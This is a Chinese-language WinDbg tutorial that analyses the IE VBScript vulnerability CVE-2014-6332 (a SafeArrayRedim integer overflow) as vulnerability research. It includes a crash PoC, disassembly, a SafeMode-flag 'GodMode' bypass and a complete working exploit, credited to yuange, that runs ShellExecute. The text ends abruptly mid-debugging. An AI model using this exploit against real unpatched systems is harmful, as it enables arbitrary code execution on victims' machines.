WinDbg 漏洞分析调试（三）之 CVE-2014-6332

0x00 引子

本文将通过一个经典的IE漏洞来继续学习WinDbg相关的分析调试，错误之处还望各位大牛加以斧正:P

0x01 概述

我们要用到的是CVE-2014-6332这个漏洞，前辈们已经有过精彩的分析了，对应文章在参考部分有给出。此漏洞最值得借鉴的是其中所涉及的利用方式，上两篇分析的CVE-2012-1876需要绕过ASLR、DEP等保护手段来执行ROP＋shellcode，而CVE-2014-6332则是借助RW primitives＋GodMode的方式来实现漏洞的利用。不好说这两种思路孰优孰劣，应该是各有千秋的，绕过保护措施可能会复杂些，因而现今的exploit更多会先获取RW primitives，之后corrupt有关数据结构来实现代码的执行。

该漏洞在当时还是比较严重的，几乎所有Windows版本中的IE都受到了影响，它是由于VBScript引擎在重新分配数组储存空间时的错误引起的，具体来说是oleaut32模块SafeArrayRedim函数中的整数溢出错误。当然，微软目前已经放弃了VBScript，但我们学习的目的在于举一隅以三隅反，因此理解其原理还是很有必要的。

此处的分析环境为Win7 x86 - IE 8.0.7601.17514。

0x02 RW primitives

我们先来看下如何通过此漏洞来获取RW primitives，即corrupt后的SAFEARRAY结构，这里注意下，RW(Read/Write) primitives指的是exploit中那些用于实现内存读写的对象或函数。分析所用的PoC代码如下：

```
<html>
<body>
  CVE-2014-6332 PoC.
<SCRIPT LANGUAGE="VBScript">
  On Error Resume Next
  dim a
  a=Array(1, 2, 4, 8)
  redim Preserve a(&h08421420)
  redim Preserve a(3)
</script>
</body>
</html>
```

我们知道在VBScript中，数组是以SAFEARRAY结构来保存的，其定义如下：

```
0:013> dt ole32!tagSAFEARRAY
   +0x000 cDims            : Uint2B
   +0x002 fFeatures        : Uint2B
   +0x004 cbElements       : Uint4B
   +0x008 cLocks           : Uint4B
   +0x00c pvData           : Ptr32 Void
   +0x010 rgsabound        : [1] tagSAFEARRAYBOUND
0:013> dt ole32!tagSAFEARRAYBOUND
   +0x000 cElements        : Uint4B
   +0x004 lLbound          : Int4B
```

其中cDims表示数组的维数，每个维度都对应一个SAFEARRAYBOUND结构，包含有此维度的大小和起始索引，同时，cbElements表示每个元素的大小，这些元素保存在pvData地址处。而对于fFeatures表示的含义，可参考此说明。

此外，可以通过IDA得到如下的SafeArrayRedim函数定义：

```
HRESULT __stdcall SafeArrayRedim(SAFEARRAY *psa, SAFEARRAYBOUND *psaboundNew);
```

我们在IE中打开上述PoC文件，并用WinDbg附加相应进程，然后执行如下操作：

```
0:013> bp OLEAUT32!SafeArrayRedim
0:013> g
Breakpoint 3 hit
eax=023dcfa8 ebx=002c2a10 ecx=0006fa58 edx=0000400c esi=0006fa58 edi=00000000
eip=75aeec2c esp=023dcf94 ebp=023dcfb0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
OLEAUT32!SafeArrayRedim:
75aeec2c 8bff            mov     edi,edi
0:005> kb 3
ChildEBP RetAddr  Args to Child
023dcf90 728c58da 002c2a10 023dcfa8 0006f438 OLEAUT32!SafeArrayRedim
023dcfb0 728c5887 00000001 00000001 0006fa58 vbscript!RedimPreserveArray+0x81
023dd0ac 728b4ff6 023dd214 8f64c1b9 00000000 vbscript!CScriptRuntime::RunNoEH+0x14
66
0:005> dd 002c2a10 L6
002c2a10  08800001 00000010 00000000 00234298
002c2a20  00000004 00000000
0:005> dd 023dcfa8 L2
023dcfa8  08421421 00000000
0:005> dd 00234298 L10
00234298  00000002 00000000 00000001 00000000
002342a8  00000002 00000000 00000002 00000000
002342b8  00000002 00000000 00000004 00000000
002342c8  00000002 00000000 00000008 00000000
```

可以看到，最初定义的数组维度为1，共有0x04个Variant型元素，且每个元素占0x10字节。这里特别强调下Variant结构，它在后续会经常用到，其定义如下：

图0 Variant结构的定义

保存浮点数时会同时使用Data High和Data Low字段，而如果只保存整型或指针则仅需Data High字段，Type字段的定义可参考这里，在本文中涉及到的类型如下：

Constant	Value	Description
vbEmpty	0	Empty (uninitialized)
vbNull	1	Null (no valid data)
vbInteger	2	Integer
vbLong	3	Long integer
vbDouble	5	Double-precision floating-point number
vbString	8	String
vbVariant	12	Variant (used only with arrays of Variants)
vbArray	8192	Array

图1 Type字段的定义

接着脚本借助redim来重新分配数组空间，对应元素个数为0x08421420+1=0x08421421，即0x08421421*0x10=0x84214210字节空间，很显然这个分配操作会失败，毕竟32位进程的用户态空间最大也只到0x7fffffff，但由于存在如下语句，脚本将会继续执行：

```
On Error Resume Next
```

当跳出SafeArrayRedim函数后，我们再看下此时SAFEARRAY结构中的内容：

```
0:005> dd 002c2a10 L6
002c2a10  08800001 00000010 00000000 00234298
002c2a20  08421421 00000000
```

即数组的起始地址仍为0x00234298，但索引范围变成了0~0x08421420，这正是我们要用到的corrupt后的SAFEARRAY结构，通过它可以获取RW primitives功能。如下给出了漏洞的具体成因：

```
0:005> uf OLEAUT32!SafeArrayRedim
```

```
OLEAUT32!SafeArrayRedim:
75aeec2c 8bff            mov     edi,edi
75aeec2e 55              push    ebp
75aeec2f 8bec            mov     ebp,esp
75aeec31 83ec18          sub     esp,18h
75aeec34 53              push    ebx
75aeec35 56              push    esi
75aeec36 8b7508          mov     esi,dword ptr [ebp+8]
75aeec39 57              push    edi
75aeec3a 33ff            xor     edi,edi
75aeec3c 3bf7            cmp     esi,edi
75aeec3e 0f843f030000    je      OLEAUT32!SafeArrayRedim+0x1d2 (75aeef83)

OLEAUT32!SafeArrayRedim+0x18:
75aeec44 397d0c          cmp     dword ptr [ebp+0Ch],edi
75aeec47 0f8436030000    je      OLEAUT32!SafeArrayRedim+0x1d2 (75aeef83)

OLEAUT32!SafeArrayRedim+0x21:
75aeec4d 0fb74e02        movzx   ecx,word ptr [esi+2]
75aeec51 8bc1            mov     eax,ecx
75aeec53 2500200000      and     eax,2000h
75aeec58 8945f4          mov     dword ptr [ebp-0Ch],eax
75aeec5b 66393e          cmp     word ptr [esi],di
75aeec5e 0f841f030000    je      OLEAUT32!SafeArrayRedim+0x1d2 (75aeef83)

OLEAUT32!SafeArrayRedim+0x38:
75aeec64 397e08          cmp     dword ptr [esi+8],edi
75aeec67 0f870c030000    ja      OLEAUT32!SafeArrayRedim+0x1cb (75aeef79)

OLEAUT32!SafeArrayRedim+0x41:
75aeec6d f6c110          test    cl,10h
75aeec70 0f8503030000    jne     OLEAUT32!SafeArrayRedim+0x1cb (75aeef79)

OLEAUT32!SafeArrayRedim+0x4a:
75aeec76 8d45f0          lea     eax,[ebp-10h]
75aeec79 50              push    eax
75aeec7a 897d08          mov     dword ptr [ebp+8],edi
75aeec7d 897df0          mov     dword ptr [ebp-10h],edi
75aeec80 e8f15dfeff      call    OLEAUT32!GetMalloc (75ad4a76)
75aeec85 8bd8            mov     ebx,eax
75aeec87 3bdf            cmp     ebx,edi
75aeec89 0f85d5020000    jne     OLEAUT32!SafeArrayRedim+0x5f (75aeef64)

OLEAUT32!SafeArrayRedim+0x65:
75aeec8f 56              push    esi  ;SAFEARRAY结构的指针
75aeec90 e868f0ffff      call    OLEAUT32!SafeArraySize (75aedcfd)  ;获取已分配的数组
空间大小
75aeec95 8945fc          mov     dword ptr [ebp-4],eax  ;保存已分配空间大小值0x0000004
```

```
0
75aeec98 3bc7            cmp     eax,edi
75aeec9a 7409            je      OLEAUT32!SafeArrayRedim+0x7b (75aeeca5)

OLEAUT32!SafeArrayRedim+0x72:
75aeec9c 397e0c          cmp     dword ptr [esi+0Ch],edi
75aeec9f 0f84de020000    je      OLEAUT32!SafeArrayRedim+0x1d2 (75aeef83)

OLEAUT32!SafeArrayRedim+0x7b:
75aeeca5 8b450c          mov     eax,dword ptr [ebp+0Ch]
75aeeca8 8b08            mov     ecx,dword ptr [eax]
75aeecaa 8b5e10          mov     ebx,dword ptr [esi+10h]  ;备份rgsabound中的cElement
s值0x00000004
75aeecad 8b7e14          mov     edi,dword ptr [esi+14h]  ;备份rgsabound中的lLbound
75aeecb0 894e10          mov     dword ptr [esi+10h],ecx  ;修改rgsabound中的cElement
s为0x08421421
75aeecb3 8b4004          mov     eax,dword ptr [eax+4]
75aeecb6 56              push    esi  ;SAFEARRAY结构的指针
75aeecb7 895de8          mov     dword ptr [ebp-18h],ebx
75aeecba 897dec          mov     dword ptr [ebp-14h],edi
75aeecbd 894614          mov     dword ptr [esi+14h],eax  ;修改rgsabound中的lLbound
75aeecc0 e838f0ffff      call    OLEAUT32!SafeArraySize (75aedcfd)  ;获取待分配的数组
空间大小
75aeecc5 8945f8          mov     dword ptr [ebp-8],eax  ;保存待分配空间大小值0x8421421
0
75aeecc8 83f8ff          cmp     eax,0FFFFFFFFh
75aeeccb 0f8490910100    je      OLEAUT32!SafeArrayRedim+0xa3 (75b07e61)

OLEAUT32!SafeArrayRedim+0xb3:
75aeecd1 8bd8            mov     ebx,eax
75aeecd3 2b5dfc          sub     ebx,dword ptr [ebp-4]  ;待分配大小减去已分配大小，等于
0x842141d0
75aeecd6 0f84a8000000    je      OLEAUT32!SafeArrayRedim+0x1c7 (75aeed84)

OLEAUT32!SafeArrayRedim+0xbe:
75aeecdc 8b7df0          mov     edi,dword ptr [ebp-10h]
75aeecdf 85db            test    ebx,ebx
75aeece1 7d45            jge     OLEAUT32!SafeArrayRedim+0x110 (75aeed28)  ;将0x842
141d0当作负数，整数溢出

OLEAUT32!SafeArrayRedim+0xc5:
75aeece3 b9200f0000      mov     ecx,0F20h
75aeece8 66854e02        test    word ptr [esi+2],cx
75aeecec 743a            je      OLEAUT32!SafeArrayRedim+0x110 (75aeed28)

OLEAUT32!SafeArrayRedim+0xd0:
75aeecee 837df400        cmp     dword ptr [ebp-0Ch],0
75aeecf2 0f8579910100    jne     OLEAUT32!SafeArrayRedim+0xd6 (75b07e71)
```

```
OLEAUT32!SafeArrayRedim+0xe0:
75aeecf8 8b07            mov     eax,dword ptr [edi]
75aeecfa 895d0c          mov     dword ptr [ebp+0Ch],ebx
75aeecfd f75d0c          neg     dword ptr [ebp+0Ch]
75aeed00 ff750c          push    dword ptr [ebp+0Ch]
75aeed03 57              push    edi
75aeed04 ff500c          call    dword ptr [eax+0Ch]  ;ole32!CRetailMalloc_Alloc,
分配空间失败
75aeed07 894508          mov     dword ptr [ebp+8],eax
75aeed0a 85c0            test    eax,eax
75aeed0c 0f845d020000    je      OLEAUT32!SafeArrayRedim+0x19d (75aeef6f)

......

OLEAUT32!SafeArrayRedim+0x1b8:
75aeed75 837d0800        cmp     dword ptr [ebp+8],0
75aeed79 7409            je      OLEAUT32!SafeArrayRedim+0x1c7 (75aeed84)

OLEAUT32!SafeArrayRedim+0x1be:
75aeed7b ff7508          push    dword ptr [ebp+8]
75aeed7e 8b07            mov     eax,dword ptr [edi]
75aeed80 57              push    edi
75aeed81 ff5014          call    dword ptr [eax+14h]  ;ole32!CRetailMalloc_Free

OLEAUT32!SafeArrayRedim+0x1c7:
75aeed84 8bc3            mov     eax,ebx

OLEAUT32!SafeArrayRedim+0x1d7:
75aeed86 5f              pop     edi
75aeed87 5e              pop     esi
75aeed88 5b              pop     ebx
75aeed89 c9              leave
75aeed8a c20800          ret     8

......

OLEAUT32!SafeArrayRedim+0x19d:
75aeef6f bb0e000780      mov     ebx,8007000Eh
75aeef74 e9fcfdffff      jmp     OLEAUT32!SafeArrayRedim+0x1b8 (75aeed75)

......
```

我们知道SafeArrayRedim函数的第一个入参为SAFEARRAY结构的指针，其中包含已分配数组的SAFEARRAYBOUND信息，第二个入参为待分配数组的SAFEARRAYBOUND信息。在获取完已分配数组的大小后，程序根据待分配数组的SAFEARRAYBOUND信息来修改SAFEARRAY指针指向的原SAFEARRAYBOUND信息，即其中的cElements和lLbound，以此来获取待分配数组的大小。但由于之后jge

指令将新增空间大小0x842141d0当成了负数，即整数溢出，导致程序进入错误的处理分支，新空间会分配失败，但函数在返回前并没有将原先备份的SAFEARRAYBOUND信息替换回去，从而分配的数组空间没变cElements值却改变了，因此corrupt后的SAFEARRAY结构可被用于内存的越界访问。

0x03 GodMode

接着我们来讨论如何在当前的IE环境中开启VBScript的GodMode，用到的代码如下：

```
<html>
<body>
<SCRIPT LANGUAGE="VBScript">
  On Error Resume Next
  set shell=createobject("Shell.Application")
  shell.ShellExecute "notepad.exe"
</script>
</body>
</html>
```

正常情况打开这个html文件是无法弹出记事本的，因为IE会禁止运行那些可能危害系统的脚本，它会通过vbscript!COleScript::InSafeMode函数来对SafeMode标志进行检查，此标志的默认值为0x0e。我们重新打开上述文件并在WinDbg中进行如下操作：

```
0:012> bu vbscript!COleScript::InSafeMode
0:012> g
Breakpoint 0 hit
eax=76140782 ebx=00000000 ecx=0002bdd0 edx=76130000 esi=0002f558 edi=00000000
eip=6f35ce4d esp=0244d400 ebp=0244d488 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
vbscript!COleScript::InSafeMode:
6f35ce4d f781740100000b000000 test dword ptr [ecx+174h],0Bh ds:0023:0002bf44=00000
00e
0:005> ln poi(ecx)
(6f354868)   vbscript!COleScript::`vftable'   |  (6f36fdbc)   vbscript!`string'
Exact matches:
    vbscript!COleScript::`vftable' = <no type information>
0:005> dd ecx+174h L1
0002bf44  0000000e
0:005> uf vbscript!COleScript::InSafeMode
vbscript!COleScript::InSafeMode:
6f35ce4d f781740100000b000000 test dword ptr [ecx+174h],0Bh
6f35ce57 6a00            push    0
6f35ce59 58              pop     eax
6f35ce5a 0f95c0          setne   al
6f35ce5d c3              ret
0:005> eb ecx+174h 4
0:005> dd ecx+174h L1
0002bf44  00000004
0:005> g
Breakpoint 0 hit
eax=00000001 ebx=00000000 ecx=0002bdd0 edx=0244d3b0 esi=00000000 edi=00000000
eip=6f35ce4d esp=0244d400 ebp=0244d488 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vbscript!COleScript::InSafeMode:
6f35ce4d f781740100000b000000 test dword ptr [ecx+174h],0Bh ds:0023:0002bf44=00000
004
0:005> bd *
0:005> g
ModLoad: 6efe0000 6efe3000   C:\Windows\system32\sfc.dll
ModLoad: 6efd0000 6efdd000   C:\Windows\system32\sfc_os.DLL
```

可以看到，SafeMode标志是vbscript!COleScript对象指针特定偏移处的一个值，在InSafeMode函数中，会检查它和0x0B相与的结果，如果为0，那么VBScript的执行将不再受到限制，即此时SafeMode标志值要为0或4，通过手动修改内存中的这个标志值最终可以弹出记事本。

0x04 漏洞利用

在前面分析的基础上，我们来看一下此漏洞的exploit，具体思路就是通过corrupt后的SAFEARRAY结构来获取RW primitives，然后对SafeMode标志进行修改，从而执行任意的VBScript代码：

```
<!DOCTYPE html>
<html>
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE8">
<body>
  CVE-2014-6332 exploit by yuange.
<SCRIPT LANGUAGE="VBScript">
function Runmumaa()  '弹出记事本'
  On Error Resume Next
  set shell=createobject("Shell.Application")
  shell.ShellExecute "notepad.exe"
end function
</script>

<SCRIPT LANGUAGE="VBScript">
dim aa()  '数组和变量的定义'
dim ab()
dim a0
dim a1
dim a2
dim a3
dim intVersion
dim myarray

Begin()

function Begin()  '程序入口'
  On Error Resume Next
  info=Navigator.UserAgent

  if (instr(info,"Win64")>0) then  '判断系统位数并获取IE版本'
    exit function
  end if
  if (instr(info,"MSIE")>0) then
    intVersion = CInt(Mid(info, InStr(info, "MSIE") + 5, 2))
  else
    exit function
  end if

  BeginInit()
  if Create()=True then
    myarray=chrw(01)&chrw(2176)&chrw(01)&chrw(00)&chrw(00)&chrw(00)&chrw(00)&chrw(
00)
    myarray=myarray&chrw(00)&chrw(32767)&chrw(00)&chrw(00)  '定义精心构造的SAFEARRAY
结构'
    Setnotsafemode()
  end if
end function
```

```
function BeginInit()  '数组和变量的初始化'
  Randomize()
  redim aa(5)
  redim ab(5)
  a0=13+17*rnd(6)
  a3=7+3*rnd(5)
end function

function Create()  '创建期望的内存布局'
  On Error Resume Next
  dim i
  Create=False
  for i = 0 to 400
    if Over()=True then
      Create=True
      exit for
    end if
  next
end function

sub testaa()
end sub

function Mydata()  '获取函数对象指针并布局精心构造的SAFEARRAY结构'
  On Error Resume Next
  i=testaa
  i=null

  redim Preserve aa(a2)
  ab(0)=0
  aa(a1)=i
  ab(0)=6.36598737437801E-314  '0x0000000300000003'
  aa(a1+2)=myarray
  ab(2)=1.74088534731324E-310  '0x0000200c0000200c'
  Mydata=aa(a1)
  redim Preserve aa(a0)
end function

function Setnotsafemode()
  On Error Resume Next
  i=Mydata()  '获取testaa函数对象指针，即CScriptEntryPoint对象指针'
  i=ReadMemo(i+8)
  i=ReadMemo(i+16)  '获取COleScript对象指针'

  for k=0 to &h60 step 4  '搜索内存中的SafeMode标志值并修改'
    j=ReadMemo(i+&h120+k)
    if (j=14) then
      redim Preserve aa(a2)
```

```
      aa(a1+2)(i+&h11c+k)=ab(4)  'write primitive'
      redim Preserve aa(a0)
      exit for
    end if
  next

  ab(2)=1.69759663316747E-313  '0x0000000800000008'
  Runmumaa()
end function

function Over()  '判断内存中分配的aa、ab这两个数组是否相邻'
  On Error Resume Next
  dim type1
  Over=False
  a0=a0+a3
  a1=a0+2
  a2=a0+&h8000000
  redim Preserve aa(a0)
  redim ab(a0)

  redim Preserve aa(a2)  '对aa数组进行corrupt'
  type1=1
  ab(0)=1.01234567890123456789012345678 9  '用作标记值'
  aa(a0)=10

  if (IsObject(aa(a1-1)) = False) then
    if (VarType(aa(a1-1))<>0) then
      if (IsObject(aa(a1)) = False) then
        type1=VarType(aa(a1))
      end if
    end if
  end if
  if (type1=&h0b24) then  '判断是否和标记相符'
    Over=True
  end if
  redim Preserve aa(a0)  '恢复aa数组至corrupt前'
end function

function ReadMemo(add)  '借助类型混淆来读取add地址处的值'
  On Error Resume Next
  redim Preserve aa(a2)
  ab(0)=0
  aa(a1)=add+4
  ab(0)=1.69759663316747E-313  '0x0000000800000008'
  ReadMemo=lenb(aa(a1))  'read primitive'
  ab(0)=0
  redim Preserve aa(a0)
end function
```

```
</script>
</body>
</html>
```

其中，科学记数法表示的浮点数可由C中的printf函数进行转换：

```
printf("%I64x\n", 1.69759663316747E-313);
printf("%.14E\n", 0x0000000800000008);
```

在调试过程中我们可适当插入document.write()来输出那些辅助的信息，同时还可以通过插入MsgBox()来定位相关代码，例如最开始先禁用WinDbg中的所有断点，待弹出窗口后再启用断点，这样我们就能快速跳到想要的位置跟踪调试了。

此外，yuange的DVE（数据虚拟执行）想法确实妙，笔者还有待慢慢领悟，下面我们进入详细的分析。

1 内存布局

exploit中用到了aa和ab两个数组，它们会在Over()中通过redim进行重新分配，也就是执行完如下两条语句后：

```
redim Preserve aa(a0)
redim ab(a0)
```

内存布局需要达到如下效果，同样，每个数组元素都保存在Variant结构中：



图2 期望的内存布局

如果不满足就重复这个分配过程，由于相应空间分配在堆上，根据堆管理的性质是能实现上述布局的，这样就可以通过corrupt后的aa数组来越界访问ab数组了。我们来具体看一下：

```
0:012> bp OLEAUT32!SafeArrayRedim
0:012> g
Breakpoint 0 hit
eax=0249cb14 ebx=004692e8 ecx=00000000 edx=00000060 esi=01df84d0 edi=01e00900
eip=7664ec2c esp=0249cb00 ebp=0249cb1c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
OLEAUT32!SafeArrayRedim:
7664ec2c 8bff            mov     edi,edi
0:005> kb 3
ChildEBP RetAddr  Args to Child
0249cafc 6fb158da 004692e8 0249cb14 ffffffff OLEAUT32!SafeArrayRedim
0249cb1c 6fb15887 00000001 00000001 01df84d0 vbscript!RedimPreserveArray+0x81
0249cc18 6fb04ff6 0249ce2c c9d653d5 01e008d0 vbscript!CScriptRuntime::RunNoEH+0x14
66
0:005> dd 004692e8 L6
004692e8  08800001 00000010 00000000 0042e2b8
004692f8  00000006 00000000
......
0:005> g
(6b0.f28): Break instruction exception - code 80000003 (first chance)
eax=7ffd4000 ebx=00000000 ecx=00000000 edx=77b8f125 esi=00000000 edi=00000000
eip=77b240f0 esp=059dfd94 ebp=059dfdc0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!DbgBreakPoint:
77b240f0 cc              int     3
0:010> dd 004692e8 L6
004692e8  08800001 00000010 00000000 02e66ec8
004692f8  080000a2 00000000
0:010> !heap -p -a 02e66ec8
    address 02e66ec8 found in
    _HEAP @ 3c0000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        02e66ec0 0145 0000  [00]   02e66ec8    00a20 - (busy)


0:010> ? 02e66ec8+a2*10
Evaluate expression: 48658664 = 02e678e8
```

此时地址0x02e678e8处即为8字节的堆指针，内存分布如下：



图3 满足条件的内存分布

其中，数值1.01234567890123456789012345678 9保存在ab(0)中，该Variant结构的Type字段为5，而Data High＋Data Low字段为0x3ff0329161f20b24。当aa数组corrupt后可以访问到ab数组中的数据，由于这之间恰好隔了8字节的堆指针，所以这两个数组的Type＋Reserved部分就和Data High＋Data Low部分交错了，因此ab(0)的Data High＋Data Low部分会被当成aa(a1)的Type＋Reserved部分，即VarType(aa(a1))等于0x0b24。

2 类型混淆

在完成内存的布局后，exploit就可以借助ab数组元素的赋值操作来对corrupt后aa数组元素的Type字段进行更改，从而实现类型的混淆，接下去我们将分析exploit中用到的类型混淆手法以及由此得到的Read primitive。

来看下Mydata()函数，它会通过如下代码将testaa函数对象指针赋给i：

```
On Error Resume Next
i=testaa
i=null
```

接着是与类型混淆有关的那部分代码：

```
redim Preserve aa(a2)  '对aa数组进行corrupt'
ab(0)=0
aa(a1)=i
ab(0)=6.36598737437801E-314  '0x0000000300000003'
aa(a1+2)=myarray
ab(2)=1.74088534731324E-310  '0x0000200c0000200c'
Mydata=aa(a1)
redim Preserve aa(a0)  '恢复aa数组至corrupt前'
```

这里面会进行两次类型混淆处理，首先由于变量i的类型为null(0x01)，因此需要将其转成long integer(0x03)后再返回，该函数对象指针事实上就是CScriptEntryPoint对象的指针。而myarray中则保存着精心构造的SAFEARRAY结构，最初赋给aa(a1+2)时其类型为string(0x08)，需要将其类型改为Variant数组，这在后面获取Write primitive时会用到。对应的调试过程如下：

```
0:005> bl
```

```
 0 e 7664ec2c     0001 (0001)  0:**** OLEAUT32!SafeArrayRedim
 1 e 6fb02e64     0001 (0001)  0:**** vbscript!AssignVar
 2 e 6fb11f4c     0001 (0001)  0:**** vbscript!AccessArray
0:005> g
Breakpoint 1 hit
eax=01df84f0 ebx=0249cc70 ecx=0249cc70 edx=00000060 esi=01e00900 edi=00000010
eip=6fb02e64 esp=0249cb1c ebp=0249cc18 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
vbscript!AssignVar:
6fb02e64 8bff            mov     edi,edi
0:005> dd esp L4
0249cb1c  6fb13991 0013ebf0 02e678f8 01df84f0
0:005> dd 01df84f0 L4
01df84f0  0000400c 00000000 0013268c 41a00001
0:005> dd 0013268c L4
0013268c  00000001 00000080 01df8718 01000f0e
0:005> ln poi(01df8718)
(6fb04934)   vbscript!CScriptEntryPoint::`vftable'   |  (6fb1ab54)   vbscript!CEnt
ryPointDispatch::`vftable'
Exact matches:
    vbscript!CScriptEntryPoint::`vftable' = <no type information>
0:005> g
Breakpoint 2 hit
eax=0249cc10 ebx=0249cc70 ecx=0013f274 edx=0000400c esi=01e00910 edi=00000001
eip=6fb11f4c esp=0249cb18 ebp=0249cc18 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vbscript!AccessArray:
6fb11f4c 8bff            mov     edi,edi
0:005> db 02e678e8 L20
02e678e8  ef 6a d2 68 6c 4b 02 08-02 00 00 00 00 00 00 00  .j.hlK..........
02e678f8  01 00 00 00 80 00 00 00-18 87 df 01 0e 0f 00 01  ................
0:005> g
Breakpoint 1 hit
eax=01df84f0 ebx=0249cc70 ecx=0249cc70 edx=00000002 esi=01e00910 edi=00000010
eip=6fb02e64 esp=0249cb1c ebp=0249cc18 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
vbscript!AssignVar:
6fb02e64 8bff            mov     edi,edi
0:005> dd esp L4
0249cb1c  6fb13991 0013ebf0 02e678f0 01df84f0
0:005> db 02e678f0 L10
02e678f0  02 00 00 00 00 00 00 00-01 00 00 00 80 00 00 00  ................
0:005> db 01df84f0 L10
01df84f0  05 00 00 00 00 00 00 00-03 00 00 00 03 00 00 00  ................
0:005> g
Breakpoint 2 hit
eax=0249cc10 ebx=0249cc70 ecx=0013f23c edx=0000400c esi=01e00900 edi=00000001
eip=6fb11f4c esp=0249cb18 ebp=0249cc18 iopl=0         nv up ei pl zr na pe nc
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vbscript!AccessArray:
6fb11f4c 8bff            mov     edi,edi
0:005> db 02e678e8 L20
02e678e8  ef 6a d2 68 6c 4b 02 08-05 00 00 00 00 00 00 00  .j.hlK..........
02e678f8  03 00 00 00 03 00 00 00-18 87 df 01 0e 0f 00 01  ................
0:005> g
Breakpoint 1 hit
eax=01df84f0 ebx=0249cc70 ecx=0249cc70 edx=00000060 esi=01e00900 edi=00000010
eip=6fb02e64 esp=0249cb1c ebp=0249cc18 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
vbscript!AssignVar:
6fb02e64 8bff            mov     edi,edi
0:005> g
Breakpoint 2 hit
eax=0249cc10 ebx=0249cc70 ecx=0013f274 edx=0000400c esi=01e00910 edi=00000001
eip=6fb11f4c esp=0249cb18 ebp=0249cc18 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vbscript!AccessArray:
6fb11f4c 8bff            mov     edi,edi
0:005> db 02e678e8 L40
02e678e8  ef 6a d2 68 6c 4b 02 08-05 00 00 00 00 00 00 00  .j.hlK..........
02e678f8  03 00 00 00 03 00 00 00-18 87 df 01 0e 0f 00 01  ................
02e67908  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
02e67918  08 00 49 02 a5 00 00 00-14 50 40 00 18 cc 49 02  ..I......P@...I.
0:005> dd 00405014-4 L8
00405010  00000018 08800001 00000001 00000000
00405020  00000000 7fff0000 00000000 00000000
0:005> g
Breakpoint 1 hit
eax=01df84f0 ebx=0249cc70 ecx=0249cc70 edx=00000002 esi=01e00910 edi=00000010
eip=6fb02e64 esp=0249cb1c ebp=0249cc18 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
vbscript!AssignVar:
6fb02e64 8bff            mov     edi,edi
0:005> g
Breakpoint 2 hit
eax=0249cb2c ebx=0249cc70 ecx=0249cc70 edx=0000400c esi=00000001 edi=01e00900
eip=6fb11f4c esp=0249cb00 ebp=0249cb18 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vbscript!AccessArray:
6fb11f4c 8bff            mov     edi,edi
0:005> db 02e678e8 L40
02e678e8  ef 6a d2 68 6c 4b 02 08-05 00 00 00 00 00 00 00  .j.hlK..........
02e678f8  03 00 00 00 03 00 00 00-18 87 df 01 0e 0f 00 01  ................
02e67908  00 00 00 00 00 00 00 00-05 00 00 00 00 00 00 00  ................
02e67918  0c 20 00 00 0c 20 00 00-14 50 40 00 18 cc 49 02  . ... ...P@...I.
0:005> dt ole32!tagSAFEARRAY 00405014
```

```
